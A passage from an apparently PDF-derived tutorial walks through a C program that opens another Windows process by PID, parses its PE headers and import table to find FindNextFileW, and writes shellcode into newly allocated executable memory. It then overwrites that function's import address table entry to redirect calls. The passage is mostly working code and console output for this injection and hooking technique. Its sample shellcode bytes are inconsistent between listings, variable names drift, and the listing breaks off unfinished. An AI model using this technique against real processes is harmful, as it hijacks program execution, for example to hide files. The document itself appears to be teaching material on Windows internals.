
    SIZE_T retlen;
    LPVOID imagebaseaddr=NULL;

    BOOL issuccess = ReadProcessMemory(myprocess,
((BYTE*)pbi.PebBaseAddress
+ 0x10), &imagebaseaddr, sizeof(imagebaseaddr), &retlen);
    if (issuccess) {
        printf("PEB ReadProcessMemory success: TRUE\n");
    }

    printf("PEB ReadProcessMemory returnlength: %i\n", retlen);
    printf("Imagebase address: %p\n", imagebaseaddr);
}

```

When we run this application one will get something like this:



```

Administrator: Command Prompt
C:\Users\Administrator\Documents\Visual Studio 2013\Projects\IAT\x64\Release>IAT
.exe
PID: 1976

read PID: 1976
Handle to process: 000000000000002C
ntqueryinformationprocess: 00007FFAE0D17C60
returnlength: 48
PEBaseAddress: 00007FF76CEC9000
PEB ReadProcessMemory success: TRUE
PEB ReadProcessMemory returnlength: 8
Imagebase address: 00007FF76CEE0000

C:\Users\Administrator\Documents\Visual Studio 2013\Projects\IAT\x64\Release>

```

Find the Import Address Table

Now as one can see the imagebaseaddr variable contains the start of the image. Here one find nothing else, but the loaded exe, like if we were open it with a hex editor. Now, to find the import address table we should know only the structure of the exe file (PE file).

The EXE file begins with the MS-Dos header, what is defined as:

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0x0000	Signature (MZ)		Number of bytes used in the last block (0 means whole block)		number of blocks in the EXE file		number of relocation entries		number of paragraphs in header		Minimum number of paragraphs of additional memory that the program will need		maximum number of paragraphs of additional memory		relative offset of the stack segment	
0x0010	initial value of SP register		word checksum, most of the times not used		Initial value of IP register		Initial value of CS register		offset of first relocation item		overlay number, normally zero		Reserved			
0x0020	Reserved				OEM ID		OEM info		Reserved							
0x0030	Reserved												Address of PE header			
0x0040	Real mode Stub program (this prints the this program can not be run in dos mode...) it has variable length, until the start of the PE header															
0x0050																
0x0060																
0x0070																

From here we are interested about the Address of the PE header, what can be found at the address 0x3C..0x3F

We can read this value from the program on the following way:

```
DWORD peheadoffset = 0;
issuccess = ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
0x3C), &peheadoffset, sizeof
(peheadoffset), &retlen);
if (issuccess) {
    printf("peheadoffset ReadProcessMemory success: TRUE\n");
}

printf("PEheadoffset ReadProcessMemory returnlength: %i\n",
retlen);
printf("PE header offset: %p\n", peheadoffset);
```

The PE header looks like as follows:

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0x0000	PE signature (0x00004550) [other values NE 16 bit windows NE file, LE windows 3.x device driver, LX: OS/2]				Machine (0x14d: intel i860; 0x14c: intel i386, 486,586...; 0x162: MIPS R3000; 0x166: MIPS R4000; 0x183: DEC alpha AXP)		number of sections		time the linker compiled the file. Seconds since 1969. dec. 31. 16:00				Pointer to symbol table			
0x0010	number of symbols				size of optional headers		characteristic s flags (0x001: no relocation, 0x002: executable, 0x2000: dll...)									

From here we does not need any information, just we should remember, it is exactly 0x18 bytes long.

After the PE header comes the PE optional header with the following structure (only that part, what is important for us):

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0x0000	Magic (0x010B: exe)		major linker version	minor linker version	size of code				size of initialized data				size of uninitialized data			
0x0010	Address of entrypoint				Base of code				Image base							
0x0020	Section Alignment				File alignment				Major OS version		Minor OS version		Major image version		minor image version	
0x0030	major subsystem version		minor subsystem version		win32 version value				Size of image				Size of headers			
0x0040	Checksum				Subsystem		dll characteristics		Size of stack reserved							
0x0050	Size of stack commit								size of heap reserved							
0x0060	size of heap commit								Loader flags				number of RVA and sizes			
0x0070	Export table offset				Export table size				Import table offset				Import table size			
0x0080	Resource table offset				Resource table size				Exception table offset				Exception table size			
0x0090	Certificate table offset				Certificate table size				Base Relocation table offset				Base Relocation table size			

As we can see we find here the offset of the import table, and the size of it. This is what we need.

Now let us describe, how we can get this value:

Read the PEHeaderOffset, what can be found at the position 0x3C..0x3F after the image base address.

Read the Import Table offset, what can be found at the position PEHeaderOffset + 0x18 (length of the PE header) + 0x78

It can be done on the following way from the program:

```
    DWORD itablepos = 0;
    issuccess = ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
peheadoffset + 0x18 + 0x78),
&itablepos, sizeof(itablepos), &retlen);
    if (issuccess) {
        printf("itablepos ReadProcessMemory success: TRUE\n");
    }

    printf("itablepos ReadProcessMemory returnlength: %i\n",
retlen);
    printf("itablepos: %p\n", itablepos);

    DWORD itablesiz = 0;
    issuccess = ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
peheadoffset + 0x18 + 0x7C),
&itablesiz, sizeof(itablesiz), &retlen);
    if (issuccess) {
        printf("itablesiz ReadProcessMemory success: TRUE\n");
    }

    printf("itablesiz ReadProcessMemory returnlength: %i\n",
retlen);
    printf("itablesiz: %i\n", itablesiz);
```

Then we can count how many entries is in the import table. One import table entry is 20 bytes long. So the number of import table entries can be calculated as import table size divided by 20.

It is done by the following code:

```
    DWORD itableentrynum = 0;

    if (itablesiz>0){
        itableentrynum = itablesiz / 20 - 1;
    }
    else {
        itableentrynum = 0;
    };

    printf("import table entry num: %i\n", itableentrynum);
```


The whole application until now looks like as follows:

```
#include <windows.h>
#include <winnt.h>
#include <stdio.h>
#include <tchar.h>

void main()
{
    char sPID[5] = { 0 };
    printf("PID: ");
    gets_s(sPID, 5);
    DWORD dPID = atoi(sPID);

    printf("\nread PID: %i\n", dPID);

    HANDLE myprocess = OpenProcess(PROCESS_ALL_ACCESS, true, dPID);
    printf("Handle to process: %p\n", myprocess);

    typedef NTSTATUS(NTAPI *pfnNtQueryInformationProcess)(
        IN HANDLE ProcessHandle,
        IN PROCESSINFOCLASS ProcessInformationClass,
        OUT PVOID ProcessInformation,
        IN ULONG ProcessInformationLength,
        OUT PULONG ReturnLength OPTIONAL
    );

    pfnNtQueryInformationProcess myntqueryinformationprocess =

    (pfnNtQueryInformationProcess)GetProcAddress(GetModuleHandle(TEXT("nt
dll.dll")),
        "NtQueryInformationProcess");

    printf("ntqueryinformationprocess: %p\n",
myntqueryinformationprocess);

    DWORD returnlength = 0;
    PROCESS_BASIC_INFORMATION pbi;
    myntqueryinformationprocess(myprocess, ProcessBasicInformation,
&pbi, sizeof(pbi),
        &returnlength);
    printf("returnlength: %i\n", returnlength);
    printf("PEBaseAddress: %p\n", pbi.PebBaseAddress);

    SIZE_T retlen;
```

```

LPVOID imagebaseaddr = NULL;
BOOL issuccess = ReadProcessMemory(myprocess,
((BYTE*)pbi.PebBaseAddress + 0x10),
    &imagebaseaddr, sizeof(imagebaseaddr), &retlen);
if (issuccess) {
    printf("PEB ReadProcessMemory success: TRUE\n");
}

printf("PEB ReadProcessMemory returnlength: %i\n", retlen);
printf("Imagebase address: %p\n", imagebaseaddr);

DWORD peheadoffset = 0;
issuccess = ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
0x3C), &peheadoffset, sizeof
    (peheadoffset), &retlen);
if (issuccess) {
    printf("peheadoffset ReadProcessMemory success: TRUE\n");
}

printf("PEheadoffset ReadProcessMemory returnlength: %i\n",
retlen);
printf("PE header offset: %p\n", peheadoffset);

DWORD itablepos = 0;
issuccess = ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
peheadoffset + 0x18 + 0x78),
    &itablepos, sizeof(itablepos), &retlen);
if (issuccess) {
    printf("itablepos ReadProcessMemory success: TRUE\n");
}

printf("itablepos ReadProcessMemory returnlength: %i\n",
retlen);
printf("itablepos: %p\n", itablepos);

DWORD itablesizesize = 0;
issuccess = ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
peheadoffset + 0x18 + 0x7C),
    &itablesizesize, sizeof(itablesizesize), &retlen);
if (issuccess) {
    printf("itablesizesize ReadProcessMemory success: TRUE\n");
}

printf("itablesizesize ReadProcessMemory returnlength: %i\n",
retlen);
printf("itablesizesize: %i\n", itablesizesize);

DWORD itableentrynum = 0;

```


```

    if (itablesize>0){
        itableentrynum = itablesize / 20 - 1;
    }
    else {
        itableentrynum = 0;
    };

    printf("import table entry num: %i\n", itableentrynum);
}

```

If we run it we get a result something like this:



```

Administrator: Command Prompt
C:\Users\Administrator\Documents\Visual Studio 2013\Projects\IAT\x64\Release>IAT
.exe
PID: 1976

read PID: 1976
Handle to process: 000000000000002C
ntqueryinformationprocess: 00007FFAE0D17C60
returnlength: 48
PEBaseAddress: 00007FF76CEC9000
PEB ReadProcessMemory success: TRUE
PEB ReadProcessMemory returnlength: 8
Imagebase address: 00007FF76CEE0000
peheadoffset ReadProcessMemory success: TRUE
PEheadoffset ReadProcessMemory returnlength: 4
PE header offset: 00000000000000F8
itablepos ReadProcessMemory success: TRUE
itablepos ReadProcessMemory returnlength: 4
itablepos: 0000000000004E870
itablesize ReadProcessMemory success: TRUE
itablesize ReadProcessMemory returnlength: 4
itablesize: 640
import table entry num: 31

C:\Users\Administrator\Documents\Visual Studio 2013\Projects\IAT\x64\Release>

```

Find the function

Now it is easy, to find the we should go through step by step every entry, and check if the name of the function is what we are looking for. To be able to find the function name we should know, how does an Import Table Entry looks like. It is defined as:

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0x0000	Import lookup table offset (sometimes called as original first thunk)				timestamp				forwarder chain				pointer to the name of the DLL			
0x0010	Import Address Table offset (sometimes called as first thunk)															

As we can see there is one entry for every dll from which the program uses at least one function. Here we have three important information:

- The Import Lookup Table Offset (in LordPE, and many PE editor it is called as Original First Thunk). It is a pointer to a list (it is not a direct pointer to a function name, because from one dll of course more than one function can be used, so we need a list to manage it), where there are pointers to the lookup table entries, in this entry we can find two information. Those are the hint, what is the number of the function in the dll export table, and the Function Name, what will need for us. From application the it can be read by the following code (I is the cycle variable, need to step through every entry):

```
DWORD originalfirstthunk = 0;
issuccess = ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
itablepos + i * 20 + 0x00), &originalfirstthunk,
sizeof(originalfirstthunk), &retlen);
```


- The Import Address Table Offset (In LordPE, and many PE editor it is called as First Thunk). It is a pointer to a list (again, it is not a direct pointer to a function address, because from one dll of course more than one function can be used, so we need a list to manage it) where there are pointers to the Import Address Table entries, here we can find the address of a function. From application it can be read by the following code (I is the cycle variable, need to step through every entry):

```
DWORD firstthunk = 0;
issuccess = ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
itablepos + i * 20 + 0x10), &firstthunk, sizeof(firstthunk),
&retlen);
```

There is a connection between these two list. The same number of element always points to the same functions data. (If you take for example the fifth element from the Import lookup table offset, then you can get a function name, and if you check the fifth element in the Import Address Table it will point to the address of that function. The two lists are running parallel).

- The third one is the name of the dll, where the function resides. For us this does not really need, but often must be examined.

In picture it is something like this:



Until now we got the first elements of the two pointer lists drawn here. Now we should run the lookup table list, and check every function name, if it is the one, we need. To do it we should read the pointer to the lookup table entry, I will call it ah thunk. It can be done from code as:

```
DWORD64 thunk = 0;
issuccess = ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
originalfirstthunk), &thunk, sizeof(thunk), &retlen);
```

Now we should start a cycle, until this pointer is null, because the list is finished with a NULL value. This can be done by a while cycle. In the cycle we must increment the original first thunk, and the first thunk variables:

```
while (thunk != 0)
```

```

    {
/*HERE COMES THE NEXT PART*/
        originalfirstthunk = originalfirstthunk + 0x08;
        firstthunk = firstthunk + 0x08;
        issuccess = ReadProcessMemory(myprocess,
((BYTE*)imagebaseaddr + originalfirstthunk), &thunk, sizeof(thunk),
&retlen);
    }

```

Within the cycle we should read the hint, and the function names. It can be done with the following code:

```

        BYTE fnname[100];
        WORD hint;

        ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
thunk), &hint, sizeof(hint), &retlen);
        ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
thunk + 0x02), &fnname, sizeof(fnname), &retlen);

        printf("hint: %i function name: %s\n", hint, &fnname);
        printf("thunk: %p\n", thunk);

        if (strcmp((char *)fnname, "FindNextFileW")==0){
            printf("FOUND\n");
        }

```

The whole code until now looks like as:

```

#include <windows.h>
#include <winnt.h>
#include <stdio.h>
#include <tchar.h>

void main()
{

    char sPID[5] = { 0 };
    printf("PID: ");
    gets_s(sPID, 5);
    DWORD dPID = atoi(sPID);

    printf("\nread PID: %i\n", dPID);

    HANDLE myprocess = OpenProcess(PROCESS_ALL_ACCESS, true, dPID);
    printf("Handle to process: %p\n", myprocess);

    typedef NTSTATUS (NTAPI *pfnNtQueryInformationProcess) (

```

```

        IN HANDLE ProcessHandle,
        IN PROCESSINFOCLASS ProcessInformationClass,
        OUT PVOID ProcessInformation,
        IN ULONG ProcessInformationLength,
        OUT PULONG ReturnLength OPTIONAL
    );

    pfnNtQueryInformationProcess myntqueryinformationprocess =
    (pfnNtQueryInformationProcess)GetProcAddress(GetModuleHandle(TEXT("nt
dll.dll")),
    "NtQueryInformationProcess");

    printf("ntqueryinformationprocess: %p\n",
    myntqueryinformationprocess);

    DWORD returnlength = 0;
    PROCESS_BASIC_INFORMATION pbi;
    myntqueryinformationprocess(myprocess, ProcessBasicInformation,
    &pbi, sizeof(pbi),
    &returnlength);
    printf("returnlength: %i\n", returnlength);
    printf("PEBaseAddress: %p\n", pbi.PebBaseAddress);

    SIZE_T retlen;
    LPVOID imagebaseaddr=NULL;
    BOOL issuccess = ReadProcessMemory(myprocess,
    ((BYTE*)pbi.PebBaseAddress + 0x10),
    &imagebaseaddr, sizeof(imagebaseaddr), &retlen);
    if (issuccess) {
        printf("PEB ReadProcessMemory success: TRUE\n");
    }

    printf("PEB ReadProcessMemory returnlength: %i\n", retlen);
    printf("Imagebase address: %p\n", imagebaseaddr);

    DWORD peheadoffset = 0;
    issuccess = ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
    0x3C), &peheadoffset, sizeof
    (peheadoffset), &retlen);
    if (issuccess) {
        printf("peheadoffset ReadProcessMemory success: TRUE\n");
    }

    printf("PEheadoffset ReadProcessMemory returnlength: %i\n",
    retlen);
    printf("PE header offset: %p\n", peheadoffset);

    DWORD itablepos = 0;

```

```

        issuccess = ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
peheadoffset + 0x18 + 0x78),
&itablepos, sizeof(itablepos), &retlen);
        if (issuccess) {
            printf("itablepos ReadProcessMemory success: TRUE\n");
        }

        printf("itablepos ReadProcessMemory returnlength: %i\n",
retlen);
        printf("itablepos: %p\n", itablepos);

        DWORD itablesizesize = 0;
        issuccess = ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
peheadoffset + 0x18 + 0x7C),
&itablesizesize, sizeof(itablesizesize), &retlen);
        if (issuccess) {
            printf("itablesizesize ReadProcessMemory success: TRUE\n");
        }

        printf("itablesizesize ReadProcessMemory returnlength: %i\n",
retlen);
        printf("itablesizesize: %i\n", itablesizesize);

        DWORD itableentrynum = 0;

        if (itablesizesize>0){
            itableentrynum = itablesizesize / 20 - 1;
        }
        else {
            itableentrynum = 0;
        };

        printf("import table entry num: %i\n", itableentrynum);

        for (DWORD i = 0; i < itableentrynum; i++)
        {

            DWORD originalfirstthunk = 0;
            issuccess = ReadProcessMemory(myprocess,
((BYTE*)imagebaseaddr + itablepos + i * 20 +
0x00), &originalfirstthunk, sizeof(originalfirstthunk), &retlen);

            DWORD firstthunk = 0;
            issuccess = ReadProcessMemory(myprocess,
((BYTE*)imagebaseaddr + itablepos + i * 20 +
0x10), &firstthunk, sizeof(firstthunk), &retlen);

            DWORD64 thunk = 0;
            issuccess = ReadProcessMemory(myprocess,

```



```

((BYTE*)imagebaseaddr + originalfirstthunk),
&thunk, sizeof(thunk), &retlen);

    while (thunk != 0)
    {

        BYTE fnname[100];
        WORD hint;

        ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
thunk), &hint, sizeof
(hint), &retlen);
        ReadProcessMemory(myprocess, ((BYTE*)imagebaseaddr +
thunk + 0x02), &fnname,
sizeof(fnname), &retlen);

        printf("hint: %i function name: %s\n", hint, &fnname);
        printf("thunk: %p\n", thunk);

        if (strcmp((char *)fnname, "FindNextFileW")==0){
            printf("FOUND\n");
        }

        originalfirstthunk = originalfirstthunk + 0x08;
        firstthunk = firstthunk + 0x08;
        issuccess = ReadProcessMemory(myprocess,
((BYTE*)imagebaseaddr +
originalfirstthunk), &thunk, sizeof(thunk), &retlen);

    }
}

```

If we run it we will get something like this, as we can see it find the FindNextFileW function:

```
CA. Select Administrator: Command Prompt
hint: 36 function name: GetFileAttributesExW
thunk: 000000000004FFEA
hint: 8 function name: DeleteFileW
thunk: 0000000000050002
hint: 75 function name: SetFileTime
thunk: 0000000000050010
hint: 22 function name: FindNextFileW
thunk: 000000000005001E
FOUND
hint: 17 function name: FindFirstFileExW
thunk: 000000000005002E
hint: 63 function name: ReadFile
thunk: 0000000000050042
hint: 57 function name: GetVolumePathNameW
thunk: 000000000005004E
hint: 11 function name: FindClose
thunk: 0000000000050064
hint: 3 function name: GetLastError
thunk: 0000000000050070
hint: 9 function name: SetLastError
thunk: 0000000000050080
hint: 10 function name: SetUnhandledExceptionFilter
thunk: 0000000000050090
hint: 11 function name: UnhandledExceptionFilter
thunk: 00000000000500AE
```

Overwrite the Import Address Entry belongs to this function

First of all we will need a shellcode, what we want to enter. First we will use a very simple shellcode:

```
INT 3  
RET
```

in machine code it is

```
"\xcc\xcc\xcc"
```

So we can define it as:

```
BYTE myshellcode[] = "\xcc\xcc\xcc";
```

We should allocate some memory to our shellcode. Later we will change the address of the FindNextFileW function in the IAT to this value. It can be done by the VirtualAllocEx function, what requires the following parameters:

- Input HANDLE hprocess: defines, in which process memory we want to allocate.
- Input LPVOID lpAddress: the address we want to allocate the memory from, if we leave it null, then the function will find a place.
- Input SIZE_T dwSize: the number of bytes we want to allocate
- Input DWORD flAllocationType: how to allocate the memory, we should use the MEM_COMMIT type.
- Input DWORD flProtect: What right we want to set for this range. We will set it up as PAGE_EXECUTE_READWRITE

```
DWORD oldprotection;  
LPVOID destination = NULL;  
destination = VirtualAllocEx(myprocess, destination,  
sizeof(myshellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

After we allocated the memory we must copy there our shellcode. It can be done with the WriteProcessMemory function, what requires the following parameters:

- Input HANDLE hprocess: defines, in which process memory we want to copy to.
- Input LPVOID lpBaseAddress: the destination of the copy. It will be the previously allocated address.
- Input LPCVOID lpBuffer: the source of the copy. It will be the address of the myshellcode variable.
- Input SIZE_T nSize: the number of bytes we want to copy, it is the size of the myshellcode variable.
- Output SIZE_T lpNumberOfBytesWritten: pointer to a variable, where it will give back, how many bytes were able to write.

```

        WriteProcessMemory(myprocess, destination,
myshellcode, sizeof(myshellcode), &retlen);

```

Then before we can overwrite the import address table we must change the position of it to writeable, because by default it is read only. It can be done with the VirtualProtectEx function, what requires the following input parameters:

- Input HANDLE hProcess: defines, which process memory we want to change the right.
- Input LPVOID lpAddress: from what address change the right
- Input SIZE_T dwSize: the range the right of which we want to change
- Input DWORD flNewProtect: the new right we want to set. Now I will set to PAGE_READWRITE
- OUTput PDWORD lpflOldProtect: pointer to a dword variable, where we want to store the old protection type, because after the modification we want to change it back.

It can be done, with the following code:

```

        VirtualProtectEx(myprocess, (LPVOID)
((BYTE*)imagebaseaddr + firstthunk), 8, PAGE_READWRITE,
&oldprotection);

```

Now we should change the address in the Import Address Table to our shellcode. It can be done again with the WriteProcessMemory function:

```

        issuccess = WriteProcessMemory(myprocess,
(LPVOID)((BYTE*)imagebaseaddr + firstthunk), destination,
sizeof(destination), &retlen);

        if (issuccess)
        {
            printf("IAT VirtualProcessMemory: TRUE\n");
        }

```

Finally we should change back the protection of the IAT to the original value again with the VirtualProtectEx function:

```

        VirtualProtectEx(myprocess, (LPVOID)
((BYTE*)imagebaseaddr +
firstthunk), 8, oldprotection, &oldprotection);

```

This whole stuff goes to the place of the printf("FOUND"); line. So the whole code until now will look like as:

```

#include <windows.h>
#include <winnt.h>
#include <stdio.h>
#include <tchar.h>

void main()
{
    BYTE myshellcode[] = "\xcc\x3";

    char sPID[5] = { 0 };
    printf("PID: ");
    gets_s(sPID, 5);
    DWORD dPID = atoi(sPID);

    printf("\nread PID: %i\n", dPID);

    HANDLE myprocess = OpenProcess(PROCESS_ALL_ACCESS, true, dPID);
    printf("Handle to process: %p\n", myprocess);

    typedef NTSTATUS(NTAPI *pfnNtQueryInformationProcess)(
        IN HANDLE ProcessHandle,
        IN PROCESSINFOCLASS ProcessInformationClass,
        OUT PVOID ProcessInformation,
        IN ULONG ProcessInformationLength,
        OUT PULONG ReturnLength OPTIONAL
    );

    pfnNtQueryInformationProcess myntqueryinformationprocess =
        (pfnNtQueryInformationProcess)GetProcAddress(GetModuleHandle(TEXT("nt
        dll.dll")), "NtQueryInformationProcess");

    printf("ntqueryinformationprocess: %p\n",
        myntqueryinformationprocess);

    DWORD returnlength = 0;
    PROCESS_BASIC_INFORMATION pbi;
    myntqueryinformationprocess(myprocess, ProcessBasicInformation,
        &pbi, sizeof(pbi), &returnlength);
    printf("returnlength: %i\n", returnlength);
    printf("PEBBaseAddress: %p\n", pbi.PebBaseAddress);

    SIZE_T retlen;
    LPVOID imagebaseaddr = NULL;
    BOOL issuccess = ReadProcessMemory(myprocess,
        ((BYTE*)pbi.PebBaseAddress + 0x10), &imagebaseaddr,
        sizeof(imagebaseaddr), &retlen);
    if (issuccess) {
        printf("PEB ReadProcessMemory success: TRUE\n");
    }
}

```

```

printf("PEB ReadProcessMemory returnlength: %i\n", retlen);
printf("Imagebase address: %p\n", imagebaseaddr);

DWORD peheadoffset = 0;
